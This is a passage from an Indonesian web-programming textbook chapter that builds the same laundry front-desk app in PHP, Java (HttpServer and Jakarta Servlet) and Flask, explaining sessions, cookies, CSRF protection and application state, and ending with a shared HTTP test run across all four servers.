    file_put_contents($cache, json_encode($services), LOCK_EX);
    return $services;
}

/** The lab's application counter: a number in a file, changed under an exclusive lock. */
function next_lab_count(): int
{
    $h = fopen(VAR_DIR . '/lab-counter.txt', 'c+');
    flock($h, LOCK_EX);                                  // one request at a time
    $n = (int)stream_get_contents($h) + 1;
    ftruncate($h, 0);
    rewind($h);
    fwrite($h, (string)$n);
    flock($h, LOCK_UN);
    fclose($h);
    return $n;
}
```

Kode 14.43 (Lanjutan) *src/state.php: PDO dengan parameter terikat, application state yang disimpan di berkas di bawah kunci, sesi dengan cookie yang ketat, HttpOnly, dan SameSite=Lax, token CSRF, pesan flash yang dibaca sekali, dan cookie gerai yang hanya diterima jika menyebut gerai yang sungguh ada.*

```
// ---- session, CSRF, flash, outlet cookie

function start_session(): void
{
    $https = getenv('LAUNDRY_HTTPS') === '1';
    ini_set('session.gc_maxlifetime', '1200');          // 20 minutes on the server
    ini_set('session.use_strict_mode', '1');            // refuse ids the server did not
issue
    session_name('LAUNDRY_SESSID');
    session_set_cookie_params(['lifetime' => 0, 'path' => '/', 'secure' => $https,
                               'httponly' => true, 'samesite' => 'Lax']);
    session_start();
    $_SESSION['csrf'] ??= bin2hex(random_bytes(32));
}

function check_csrf(): void
{
    if (!hash_equals($_SESSION['csrf'], (string)($_POST['csrf_token'] ?? '''))) {
        http_response_code(400);
        exit('The form was too old or did not come from this site. Please reload it.');
    }
}

function flash(string $message, string $category = 'ok'): void
{
    $_SESSION['flash'][] = [$category, $message];
}

function take_flashes(): array                              // read once, then gone
{
    $messages = $_SESSION['flash'] ?? [];
    unset($_SESSION['flash']);
    return $messages;
}

function current_outlet(): ?string
{
    $wanted = $_COOKIE['outlet'] ?? '';
    foreach (outlets() as $o) {
        if ($o['id'] === $wanted) {
            return $wanted;                             // only a real outlet is accepted
        }
    }
    return null;
}
```

Kode 14.43 (Lanjutan) *src/state.php: PDO dengan parameter terikat, application state yang disimpan di berkas di bawah kunci, sesi dengan cookie yang ketat, HttpOnly, dan SameSite=Lax, token CSRF, pesan flash yang dibaca sekali, dan cookie gerai yang hanya diterima jika menyebut gerai yang sungguh ada.*

```
function redirect(string $to): never
{
    header('Location: ' . $to, true, 302);
    exit;
}

function e(mixed $text): string
{
    return htmlspecialchars((string)$text, ENT_QUOTES, 'UTF-8');
}

function render(string $template, array $data = [], int $status = 200): void
{
    http_response_code($status);
    extract($data);
    $csrf = $_SESSION['csrf'];
    $outletName = 'no outlet chosen';
    foreach (outlets() as $o) {
        if ($o['id'] === current_outlet()) {
            $outletName = $o['name'];
        }
    }
    $flashes = take_flashes();
    require __DIR__ . '/../templates/layout.php';
}
```

Empat hal pada **Kode 14.43** khas PHP.

PHP tidak memiliki *application state*. Program PHP dimulai untuk setiap permintaan dan berakhir ketika respons terkirim: tidak ada yang bertahan di memori dari satu permintaan ke permintaan berikutnya, dan rancangan "tanpa berbagi" (*share-nothing*) itulah yang membuat PHP begitu mudah diperbesar. Apa pun yang harus dipakai bersama oleh semua pengunjung karena itu harus hidup *di luar* program — di berkas, di basis data, atau di ekstensi seperti APCu. `price_list()` menyimpan daftar harga di berkas JSON selama sepuluh menit; `next_lab_count()` menyimpan penghitung aplikasi lab di berkas teks dan mengubahnya di bawah `flock(…, LOCK_EX)`, versi sistem berkas dari `Application.Lock()`.

Sesi sudah tersedia, dan dikonfigurasi sebelum dimulai. `start_session()` menyetel opsinya terlebih dahulu — nama *cookie* `LAUNDRY_SESSID`, `httponly`, `samesite`, `secure` di HTTPS, `gc_maxlifetime` 20 menit, dan `use_strict_mode`, yang menolak id sesi yang tidak diterbitkan server sendiri — baru kemudian memanggil `session_start()`. Setelah itu, `$_SESSION` adalah *array* biasa yang disimpan PHP ke berkas di akhir permintaan dan dimuat di awal permintaan berikutnya; drafnya cukup `$_SESSION['draft']` [12].

***Cookie* dikirim dengan `setcookie()`**, yang *array* opsinya menerima atribut yang sama seperti pada **Tabel 14.5**; *cookie* yang masuk ada di `$_COOKIE`, dan `current_outlet()` memvalidasi nilainya terhadap basis data sebelum memercayainya.

Kejutannya ada pada nama *field* formulir. Formulir di setiap *track* memakai nama `Input.Name`, `Line.Rack`, dan seterusnya, nama yang diharapkan *model binding* Razor Pages. PHP, karena alasan sejarah, mengubah titik dan spasi pada nama *field* yang masuk menjadi garis bawah, sehingga nilai `Input.Name` tiba sebagai `$_POST['Input_Name']`. `validate_customer()` membaca `Input_…`, dan komentarnya menjelaskan alasannya. Pemrogram PHP yang tidak mengetahui hal ini akan menghabiskan satu malam panjang bertanya-tanya mengapa sebuah *field* selalu kosong.

Front controller `public/index.php` mengarahkan setiap metode dan *path* ke beberapa baris kode, dan strukturnya sama dengan *page model* Razor: validasi, tampilkan formulir lagi dengan status 422 jika ada yang salah, jika tidak kerjakan, pasang pesan *flash*, lalu alihkan.

14.9 Meja Depan yang Sama dalam Java

14.9.1 Di server HTTP milik JDK sendiri

Server bawaan JDK, `com.sun.net.httpserver.HttpServer`, memberi sebuah *handler* permintaan dan respons dan tidak lebih [13]: tanpa sesi, tanpa API *cookie*, tanpa penguraian formulir, tanpa *antiforgery*. Justru karena itu ia tempat terbaik untuk melihat apa sebenarnya sesi itu, karena sesi harus ditulis sendiri. **Kode 14.44** adalah seluruh mekanisme sesi *track* Java.

Kode 14.44 `Sessions.java`: penyimpanan sesi yang ditulis sendiri — id acak 256 bit, sebuah *map* di server, batas diam 20 menit, dan *header cookie* yang membawa id itu.

```java
package laundry;

import java.security.SecureRandom;
import java.util.Base64;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/**
 * Session state built by hand, because the JDK's HttpServer has none. This is all a
 * servlet container's HttpSession really is: a random id in a cookie, and a map on the
server.
 */
public final class Sessions {
    public static final String COOKIE = "LAUNDRYSID";
    private static final long IDLE_MILLIS = 20 * 60 * 1000L;       // 20 minutes
    private static final SecureRandom RANDOM = new SecureRandom();

    /** One visitor's server-side data. */
    public static final class Session {
        final String id;
        volatile long lastUsed = System.currentTimeMillis();
        public final Map<String, Object> data = new ConcurrentHashMap<>();
        Session(String id) { this.id = id; }
    }

    private final Map<String, Session> all = new ConcurrentHashMap<>();

    /** The visitor's session, or a new one when the cookie is missing, unknown or expired.
*/
    public Session find(String idFromCookie) {
        long now = System.currentTimeMillis();
        all.values().removeIf(s -> now - s.lastUsed > IDLE_MILLIS);   // forget idle
sessions
        Session s = idFromCookie == null ? null : all.get(idFromCookie);
        if (s == null) {
            byte[] bytes = new byte[32];                               // 256 random bits
            RANDOM.nextBytes(bytes);
            s = new Session(Base64.getUrlEncoder().withoutPadding().encodeToString(bytes));
            all.put(s.id, s);
        }
        s.lastUsed = now;
        return s;
    }

    public static String cookieHeader(Session s, boolean https) {
        return COOKIE + "=" + s.id + "; Path=/; HttpOnly; SameSite=Lax" + (https ? ";
Secure" : "");
    }
}
```

Kodenya pendek karena sesi memang sederhana. `find` menerima id dari *cookie* `LAUNDRYSID`, jika peramban mengirimkannya. Ia lebih dahulu melupakan setiap sesi yang diam lebih dari 20 menit. Jika id itu dikenal, ia mengembalikan sesinya; jika tidak — tidak ada *cookie*, id tak dikenal, atau id yang kedaluwarsa — ia membuat sesi baru dengan id berupa 32 *byte* acak dari `SecureRandom`, yaitu 256 bit: terlalu banyak untuk ditebak. Ia tidak pernah menerima id yang tidak dibuatnya sendiri, dan itu mematahkan **session fixation**, serangan yang menanam id yang sudah diketahui ke peramban korban lalu menunggu korban itu login. `cookieHeader` menulis nilai `Set-Cookie` dengan `HttpOnly` dan `SameSite=Lax`, serta `Secure` bila aplikasi berjalan di HTTPS.

Bagian lain *track* ini ada di `App.java`, `Rules.java`, `Store.java`, dan `Views.java`. *Handler* mengurai *cookie* dan formulir dengan tangan, menemukan sesi, memeriksa token CSRF dengan `MessageDigest.isEqual` (yang waktu berjalannya tidak membocorkan berapa karakter yang cocok), lalu memilih kode menurut metode dan *path*. Drafnya adalah objek Java di `session.data`,

penghitung aplikasinya `AtomicInteger`. `Store.java` mengikat setiap nilai dengan `PreparedStatement` dan membuat semua nota sebuah draf dalam satu transaksi; `Views.java` melewatkan setiap nilai dari luar melalui `esc()`.

14.9.2 Dengan servlet dan HttpSession

Di dalam *servlet container* seperti Tomcat, segala yang dikerjakan `Sessions.java` dengan tangan sudah tersedia, dan *track* `jakarta-servlet/` di folder kode menunjukkan lab state dan *cookie* gerai yang sama dengan API Jakarta Servlet 6.0 [14]. ***Track* ini dikompilasi terhadap `jakarta.servlet-api-6.0.0.jar`, tidak di-*deploy***, karena Tomcat tidak tersedia di mesin pembangun. **Kode 14.45** adalah lab itu sebagai *servlet*.

Kode 14.45 `LabServlet.java` (dikompilasi, tidak dijalankan di sini): *application state* adalah atribut `ServletContext`, *session state* adalah atribut `HttpSession`, dan *cookie* dibuat dengan `setHttpOnly` dan `setAttribute("SameSite", "Lax")`.

```java
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.Cookie;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.io.PrintWriter;
import java.util.concurrent.atomic.AtomicInteger;

/** The state lab as a servlet: the container supplies application and session state. */
@WebServlet("/lab")
public class LabServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        String count = req.getParameter("count");                    // query string
        show(req, resp, 0, count != null && count.matches("\\d{1,9}") ?
Integer.parseInt(count) : 0);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        String hits = req.getParameter("hits");                      // hidden field
        show(req, resp, hits != null && hits.matches("\\d{1,9}") ? Integer.parseInt(hits) +
1 : 1, 0);
    }

    private void show(HttpServletRequest req, HttpServletResponse resp, int hidden, int
query)
            throws IOException {
        ServletContext application = getServletContext();            // one per web
application
        AtomicInteger shared = (AtomicInteger) application.getAttribute("labCounter");
        if (shared == null) {
            synchronized (application) {
                shared = (AtomicInteger) application.getAttribute("labCounter");
                if (shared == null) {
                    shared = new AtomicInteger();
                    application.setAttribute("labCounter", shared);
                }
            }
        }
        int app = shared.incrementAndGet();
```

Kode 14.45 (Lanjutan) *LabServlet.java (dikompilasi, tidak dijalankan di sini): application state adalah atribut ServletContext, session state adalah atribut HttpSession, dan cookie dibuat dengan setHttpOnly dan setAttribute("SameSite", "Lax").*

```
        HttpSession session = req.getSession();                        // creates JSESSIONID
if needed
        Integer before = (Integer) session.getAttribute("lab");
        int mine = before == null ? 1 : before + 1;
        session.setAttribute("lab", mine);

        int visits = 1;
        if (req.getCookies() != null) {
            for (Cookie c : req.getCookies()) {
                if (c.getName().equals("lab_visits") && c.getValue().matches("\\d{1,9}")) {
                    visits = Integer.parseInt(c.getValue()) + 1;
                }
            }
        }
        Cookie cookie = new Cookie("lab_visits", String.valueOf(visits));
        cookie.setPath(req.getContextPath() + "/");
        cookie.setHttpOnly(true);
        cookie.setAttribute("SameSite", "Lax");                         // Servlet 6.0 and
later
        resp.addCookie(cookie);

        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.printf("<h1>State lab</h1>%n<table>%n");
        out.printf("<tr><td>Application</td><td id=\"app\">%d</td></tr>%n", app);
        out.printf("<tr><td>Session</td><td id=\"session\">%d</td></tr>%n", mine);
        out.printf("<tr><td>Cookie</td><td id=\"cookie\">%d</td></tr>%n", visits);
        out.printf("<tr><td>Hidden field</td><td id=\"hidden\">%d</td></tr>%n", hidden);
        out.printf("<tr><td>Query string</td><td id=\"query\">%d</td></tr>%n</table>%n",
query);
        out.printf("<form method=\"post\"><input type=\"hidden\" name=\"hits\"
value=\"%d\">"
                + "<button>Post the form again</button></form>%n", hidden);
        out.printf("<p><a href=\"%s/lab?count=%d\">Follow this link</a></p>%n",
req.getContextPath(), query + 1);
    }
}
```

Pemetaannya ke bagian lain bab ini langsung. `getServletContext()` adalah aplikasinya: satu objek per aplikasi web, dipakai bersama semua permintaan, sehingga penghitung di dalamnya berupa `AtomicInteger` yang dibuat sekali di bawah `synchronized`. `req.getSession()` menemukan atau membuat `HttpSession` beserta *cookie* `JSESSIONID`-nya — yang diganti namanya menjadi `LAUNDRYSID` oleh *deployment descriptor*. Servlet 6.0 menambahkan `Cookie.setAttribute`, sehingga `SameSite` akhirnya dapat disetel tanpa menulis *header* sendiri. Folder yang sama memiliki `OutletServlet.java`, yang menulis *cookie* gerai dengan `setMaxAge`, `setHttpOnly`, `setSecure(req.isSecure())`, dan `SameSite`, serta `DraftServlet.java`, yang menyimpan draf di `HttpSession` dan memakai ulang kelas validasi dan JDBC dari *track* HttpServer. **Kode 14.46** mengonfigurasi sesi untuk seluruh aplikasi.

Kode 14.46 `web.xml` (diperiksa sebagai XML yang benar bentuknya, tidak di-*deploy*): sesi 20 menit yang *cookie*-nya `HttpOnly`, `Secure`, dan `SameSite=Lax`, dilacak hanya lewat *cookie*.

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
  <context-param>
    <param-name>laundry.db</param-name>
    <param-value>/opt/laundry/laundry-work.db</param-value>
  </context-param>
  <session-config>
    <session-timeout>20</session-timeout>              <!-- minutes of inactivity -->
    <cookie-config>
      <name>LAUNDRYSID</name>
      <http-only>true</http-only>
      <secure>true</secure>                            <!-- deploy behind HTTPS -->
      <attribute>
        <attribute-name>SameSite</attribute-name>
        <attribute-value>Lax</attribute-value>
      </attribute>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>              <!-- never put the id in URLs -->
  </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` melarang *container* menaruh `;jsessionid=…` ke dalam alamat, versi Java dari `cookieless="UseCookies"` pada **Kode 14.35**.

14.10 Meja Depan yang Sama dalam Python dengan Flask

Track Flask terdiri atas satu berkas kode aplikasi, `app.py`, ditambah `rules.py` untuk aturan validasi dan lima templat Jinja2. **Kode 14.47** adalah aplikasinya.

Kode 14.47 `app.py`: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, *cookie* gerai, formulir pelanggan, draf nota di sesi, dan lab state.

```python
"""Chapter 14 in Flask: validation and every kind of state, for the Profitina Laundry front
desk.

    python app.py            then open http://127.0.0.1:9404/
"""
import base64
import hashlib
import os
import secrets
import shutil
import sqlite3
import threading
import time
from datetime import datetime, timedelta

from flask import (Flask, abort, flash, g, redirect, render_template, request,
                   session, url_for)

import rules

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.environ.get("LAUNDRY_DB", os.path.join(HERE, "laundry-work.db"))
if not os.path.exists(DB):                        # work on a copy, never on data/laundry.db
    shutil.copyfile(os.path.join(HERE, "..", "data", "laundry.db"), DB)

CASHIER_ON_DUTY = {"O01": "E0004", "O02": "E0008", "O03": "E0012"}

app = Flask(__name__)
app.config.update(
    SECRET_KEY=os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32),  # signs the
session cookie
    SESSION_COOKIE_NAME="laundry_session",
    SESSION_COOKIE_HTTPONLY=True,
    SESSION_COOKIE_SAMESITE="Lax",
    SESSION_COOKIE_SECURE=os.environ.get("LAUNDRY_HTTPS") == "1",
    PERMANENT_SESSION_LIFETIME=timedelta(minutes=20),   # idle time-out, renewed on each
request
)


# ------------------------------------------------------------------ the database
def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB, isolation_level=None)   # we issue BEGIN/COMMIT
ourselves
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")
    return g.db
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
@app.teardown_appcontext
def close_db(_error):
    if "db" in g:
        g.pop("db").close()


def next_id(con, table, prefix):
    last = con.execute(f"SELECT MAX(id) FROM {table}").fetchone()[0]   # table: a constant
    return f"{prefix}{int(last[1:]) + 1 if last else 1:04d}"


def find_customer(customer_id):
    return db().execute("SELECT id, name, phone FROM Customer WHERE id = ?",
                        (customer_id,)).fetchone()


def outlets():
    return db().execute("SELECT id, name FROM Outlet ORDER BY id").fetchall()


def rack_taken(outlet_id, rack):
    return db().execute("""SELECT 1 FROM Bill WHERE Outlet_id = ? AND rack = ?
                            AND status IN ('queued', 'finished')""", (outlet_id,
rack)).fetchone()


def hash_password(password):
    salt = secrets.token_bytes(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt, 600_000, dklen=32)
    return "$".join(["pbkdf2_sha256", "600000", base64.b64encode(salt).decode(),
                     base64.b64encode(key).decode()])


# ---------------------------------------------------------------- application state
_price_cache = {"loaded": 0.0, "services": {}}
_lab_counter = {"value": 0}
_lock = threading.Lock()                 # every visitor shares these, so guard them
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
def price_list():
    """Application-wide cache: read the price list at most once every ten minutes."""
    with _lock:
        if time.monotonic() - _price_cache["loaded"] > 600:
            rows = db().execute("SELECT id, description, price FROM Service ORDER BY id")
            _price_cache["services"] = {r["id"]: dict(r) for r in rows}
            _price_cache["loaded"] = time.monotonic()
        return _price_cache["services"]


def next_lab_count():
    with _lock:
        _lab_counter["value"] += 1
        return _lab_counter["value"]


# ------------------------------------------------------------------ cookies, CSRF
def current_outlet():
    """The outlet cookie is only a preference: accept it only if it names a real outlet."""
    wanted = request.cookies.get("outlet")
    return wanted if any(o["id"] == wanted for o in outlets()) else None


@app.before_request
def keep_session_and_check_csrf():
    session.permanent = True                          # use PERMANENT_SESSION_LIFETIME
    if "csrf" not in session:
        session["csrf"] = secrets.token_urlsafe(32)
    if request.method == "POST" and request.form.get("csrf_token") != session["csrf"]:
        abort(400, "The form was too old or did not come from this site. Please reload
it.")


@app.context_processor
def everywhere():
    oid = current_outlet()
    name = next((o["name"] for o in outlets() if o["id"] == oid), "no outlet chosen")
    return {"outlet_name": name, "csrf_token": session.get("csrf", ""), "rupiah":
rules.rupiah}


# ------------------------------------------------------------------ pages
@app.get("/")
def index():
    return render_template("index.html")
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
@app.route("/outlet", methods=["GET", "POST"])
def outlet():
    error = None
    if request.method == "POST":
        chosen = next((o for o in outlets() if o["id"] == request.form.get("outlet")),
None)
        if chosen:
            flash(f"This counter now works for {chosen['id']} {chosen['name']}.")
            response = redirect("/")
            response.set_cookie("outlet", chosen["id"], max_age=30 * 24 * 3600,
httponly=True,
                                samesite="Lax", secure=app.config["SESSION_COOKIE_SECURE"])
            return response
        error = "Choose one of the three outlets."
    return render_template("outlet.html", outlets=outlets(), current=current_outlet(),
                           error=error), 422 if error else 200


@app.route("/customers/new", methods=["GET", "POST"])
def new_customer():
    if request.method == "GET":
        return render_template("customer_new.html", values={}, errors={})
    form = {k[len("Input."):]: v for k, v in request.form.items() if
k.startswith("Input.")}
    values, errors = rules.validate_customer(form)
    if errors:                                          # show the form again, with the
messages
        return render_template("customer_new.html", values=values, errors=errors), 422
    con = db()
    con.execute("BEGIN IMMEDIATE")
    try:
        new_id = next_id(con, "Customer", "C")
        con.execute("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone,
                                             enrolled, email, password, credit,
password_hash)
                       VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0, ?)""",
                     (new_id, values["Name"], values["Gender"], values["Place"],
values["Birthdate"],
                      values["Address"],
rules.format_phone(rules.normalize_phone(values["Phone"])),
                      datetime.now().strftime("%Y-%m-%d %H:%M:%S"), values["Email"],
                      hash_password(values["Password"]) if values["Password"] else None))
        con.execute("COMMIT")
    except Exception:
        con.execute("ROLLBACK")
        raise
    flash(f"Customer {new_id} {values['Name']} registered.")
    return redirect(url_for("draft", customer=new_id))          # Post/Redirect/Get
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
def draft_lines(draft):
    services = price_list()
    return [{"service": services[l["service"]]["description"], "units": l["units"],
             "rack": l["rack"], "amount": services[l["service"]]["price"] * l["units"]}
            for l in draft["lines"]]


@app.get("/bills/draft")
def draft():
    customer = find_customer((request.args.get("customer") or "").strip().upper())
    if customer is None:
        flash("There is no customer with that id.", "error")
        return redirect("/")
    current = session.get("draft")
    if current is None or current["customer"] != customer["id"]:
        if current and current["lines"]:
            flash(f"The unfinished draft for {current['customer']} was discarded.",
"error")
        session["draft"] = current = {"customer": customer["id"], "lines": []}
    return render_template("draft.html", customer=customer, lines=draft_lines(current),
                           services=price_list(), values={}, errors={})


@app.post("/bills/draft")
def draft_post():
    current = session.get("draft")
    if current is None or current["customer"] != request.form.get("customer"):
        flash("This draft has expired. Please open it again.", "error")
        return redirect("/")
    customer = find_customer(current["customer"])
    action = request.form.get("action")
    if action == "add":
        form = {k[len("Line."):]: v for k, v in request.form.items() if
k.startswith("Line.")}
        values, errors = rules.validate_line(form, price_list())
        oid = current_outlet()
        if not errors and any(l["rack"] == values["Rack"] for l in current["lines"]):
            errors["Rack"] = f"Rack {values['Rack']} is already in this draft."
        if not errors and oid and rack_taken(oid, values["Rack"]):
            errors["Rack"] = f"Rack {values['Rack']} is already taken at {oid}; choose
another."
        if errors:
            return render_template("draft.html", customer=customer,
lines=draft_lines(current),
                                   services=price_list(), values=values, errors=errors),
422
        current["lines"].append({"service": values["ServiceId"], "units":
int(values["Units"]),
                                 "rack": values["Rack"]})
    elif action == "remove":
        index = request.form.get("index", "")
        if index.isdigit() and int(index) < len(current["lines"]):
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
            current["lines"].pop(int(index))
    elif action == "clear":
        current["lines"] = []
        flash("The draft is empty again.")
    elif action == "confirm":
        return confirm(current, customer)
    session["draft"] = current                          # tell Flask the session changed
    return redirect(url_for("draft", customer=current["customer"]))


def confirm(current, customer):
    oid = current_outlet()
    if oid is None:
        flash("Choose the outlet of this counter first.", "error")
        return redirect("/outlet")
    if not current["lines"]:
        flash("The draft is empty: add at least one line.", "error")
        return redirect(url_for("draft", customer=current["customer"]))
    services = price_list()
    con = db()
    con.execute("BEGIN IMMEDIATE")                      # all the bills, or none of them
    try:
        taken = next((l["rack"] for l in current["lines"] if rack_taken(oid, l["rack"])),
None)
        if taken:
            con.execute("ROLLBACK")
            flash(f"Rack {taken} is already taken at {oid}; change that line.", "error")
            return redirect(url_for("draft", customer=current["customer"]))
        now, ids, total = datetime.now().strftime("%Y-%m-%d %H:%M:%S"), [], 0
        for line in current["lines"]:
            bill_id = next_id(con, "Bill", "B")
            amount = services[line["service"]]["price"] * line["units"]     # BR-1
            con.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,
                                             Employee_id, Service_id, Outlet_id)
                           VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
                        (bill_id, now, line["rack"], line["units"], amount, customer["id"],
                         CASHIER_ON_DUTY[oid], line["service"], oid))
            con.execute("""INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                           VALUES (?, 'queued', ?, ?)""", (bill_id, now,
CASHIER_ON_DUTY[oid]))
            ids.append(bill_id)
            total += amount
        con.execute("COMMIT")
    except Exception:
        con.execute("ROLLBACK")
        raise
    session.pop("draft")
    flash(f"Created {', '.join(ids)} for {customer['id']} {customer['name']}:
{rules.rupiah(total)}.")
```

Kode 14.47 (Lanjutan) *app.py: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, cookie gerai, formulir pelanggan, draf nota di sesi, dan lab state.*

```
    return redirect("/")


@app.route("/lab", methods=["GET", "POST"])
def lab():
    app_count = next_lab_count()                                # application state
    session["lab"] = session.get("lab", 0) + 1                  # session state
    visits = request.cookies.get("lab_visits", "0")
    cookie_count = int(visits) + 1 if visits.isdigit() else 1   # cookie
    hidden = query = 0
    if request.method == "POST":
        hits = request.form.get("hits", "0")
        hidden = int(hits) + 1 if hits.isdigit() else 1         # hidden field
    else:
        count = request.args.get("count", "0")
        query = int(count) if count.isdigit() else 0            # query string
    response = app.make_response(render_template(
        "lab.html", app_count=app_count, session_count=session["lab"],
        cookie_count=cookie_count, hidden=hidden, query=query))
    response.set_cookie("lab_visits", str(cookie_count), httponly=True, samesite="Lax")
    return response


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", "9404")))
```

Sebagian besar **Kode 14.47** terbaca seperti *track* lainnya, dan Subbab 14.11 menunjukkan bahwa ia berperilaku persis seperti mereka. Empat hal khas Flask [15].

`@app.before_request` berjalan sebelum setiap *view*. Di sini ia menandai sesi sebagai permanen — agar `PERMANENT_SESSION_LIFETIME`, 20 menit, berlaku dan diperbarui pada setiap permintaan — membuat token CSRF jika sesi belum memilikinya, dan menolak setiap POST yang `csrf_token`-nya tidak cocok. Satu fungsi melindungi setiap formulir.

`flash()` dan `get_flashed_messages()` adalah TempData milik Flask: `flash("…")` di POST, dan perulangan di templat dasar pada GET berikutnya, yang mengosongkan daftar sambil membacanya.

`@app.context_processor` menambahkan nama gerai, token CSRF, dan pemformat `rupiah` ke setiap templat, seperti `@inject` di halaman tata letak Razor.

Hal keempat adalah yang terpenting: **sesi bawaan Flask tidak disimpan di server.** Flask menyerialisasi seluruh kamus `session`, menandatanganinya dengan `SECRET_KEY`, lalu mengirimkannya ke peramban *sebagai cookie itu sendiri*. Tanda tangan itu mencegah peramban mengubah sesi, sama seperti MAC pada *view state* — tetapi tidak menyembunyikannya. `tests/peek_cookies.py` milik bab ini mendekode *cookie* sesi Flask dari peramban yang telah membuka draf, tanpa mengetahui kunci apa pun:

```
Set-Cookie: outlet=O02; Expires=Fri, 23 Oct 2026 15:24:38 GMT; Max-Age=2592000; HttpOnly;
Path=/; SameSite=Lax
Set-Cookie: laundry_session=.eJwNzN0Kg...; Expires=Wed, 23 Sep 2026 15:44:38 GMT; HttpOnly;
Path=/; SameSite=Lax
Flask session cookie, decoded without any key:
{
  "_permanent": true,
  "csrf": "iWjiP_...",
  "draft": {
    "customer": "C0003",
    "lines": []
  }
}
```

Draf, id pelanggan, dan token CSRF (dipendekkan di sini) ada di sana untuk dibaca siapa pun yang memegang *cookie* itu. Hal itu dapat diterima untuk draf ini, yang hanya berisi id pelanggan dan beberapa nomor rak, dan ada kelebihannya: server tidak menyimpan memori per pengunjung, dan berapa pun jumlah server dapat berbagi beban asalkan memakai kunci yang sama. Tetapi menaruh nomor telepon, kata sandi, atau rahasia apa pun di sesi Flask adalah kesalahan. Bila hal itu diperlukan, sesi harus disimpan di server, misalnya dengan ekstensi Flask-Session atau sebuah tabel basis data, dan *cookie*-nya lalu hanya membawa id, seperti di setiap *track* lain bab ini. *Cookie* juga terbatas sekitar 4 KB, sehingga keranjang yang besar tidak muat.

`SECRET_KEY` harus berasal dari variabel lingkungan (`LAUNDRY_SECRET`), tidak pernah dari repositori: siapa pun yang mengetahuinya dapat menandatangani sesi apa saja. Tanpanya, aplikasi membuat kunci acak saat mulai, yang aman tetapi mengakhiri setiap sesi pada setiap *restart*.

14.11 Satu Uji, Empat Server

Empat implementasi dari satu spesifikasi akan saling menjauh kecuali ada yang mengikatnya: di sini, `tests/http_check.py`. Ditulis hanya dengan pustaka standar, program ini berperilaku seperti dua peramban — satu wadah *cookie* untuk masing-masing, tanpa pengalihan otomatis (sehingga setiap 302 terlihat), *hidden field* dibaca lalu dikirim kembali — dan tidak tahu apa pun tentang teknologi di seberangnya. `tests/run_all.sh` menjalankan setiap *track* bergiliran pada salinan data yang baru, menjalankan pemeriksaan terhadapnya, menghentikannya, dan akhirnya melihat ke dalam ketiga basis data untuk mengetahui apa yang ditulis.

Keempat *track* mencetak 42 baris yang sama, kecuali nama *cookie* masing-masing, dan diakhiri dengan `RESULT: all checks passed`. Keluaran ASP.NET telah dikutip sepotong demi sepotong di sepanjang bab; inilah yang ditulis ketiga *track* basis data:

```
php   ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
java  ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
flask ('C0257', 'Rina Wijaya', '0812-3456-7890', 'pbkdf2_sha256$600000$')  [('B2954',
'B09', 5, 40000, 'O01', 'E0004'), ('B2955', 'B10', 1, 35000, 'O01', 'E0004')]  status log
rows: 2  checks: ok
```

